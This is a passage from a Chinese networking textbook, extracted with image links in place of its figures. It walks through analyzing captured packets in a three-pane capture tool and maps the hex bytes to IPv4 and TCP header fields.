


图 9.76 显示所捕获的数据

任务三　分析捕获的数据包

在图 9.77 中可以看到 3 个窗口。窗口 1 中列出了捕获到的数据，选中某一条数据后，窗口 2 和 3 中分别显示相应的数据分析和原始的数据包。原始的数据是以十六进制编码显示。





图 9.77　分析捕获的数据包

(1) 窗口 2 中显示出数据的封包情况。



TCP 数据在 IP 数据报中的封装：



(2) 单击窗口 2 中的某一条，可以在窗口 3 中看到相应的原始数据的背景成灰色，表明这些数据与之对应。

单击窗口 2 中 IP 左边的 ＋ 号，可以看到数据包的具体解释，如图 9.78 所示。




图 9.78 数据包的解释

图 9.78 中，在窗口 1 中选中第一个数据包，窗口 2 中会展开该数据包中的 IP 数据部分，选中的部分以蓝色背景显示，相应的在窗口 3 中“45”以灰色背景显示，这表明 IP 数据包中表示 IP Version 和 Header Length 的部分在原始数据中用十六进制编码的“45”表示。

同理，在窗口 2 中选中一项，在窗口 3 中都会有相应的数据与之对应。仔细观察，会发现每一字段都与下图中的 IPv4 包头结构一致，如图 9.79 所示。




图 9.79 IPv4 包头结构

(3) 在窗口 2 中展开 TCP 的首部，窗口 3 中会加亮显示相应的数据，图 9.80 所示。仔细与图 9.81 中的 TCP 包头结构比较，会发现它们也是一一对应的。

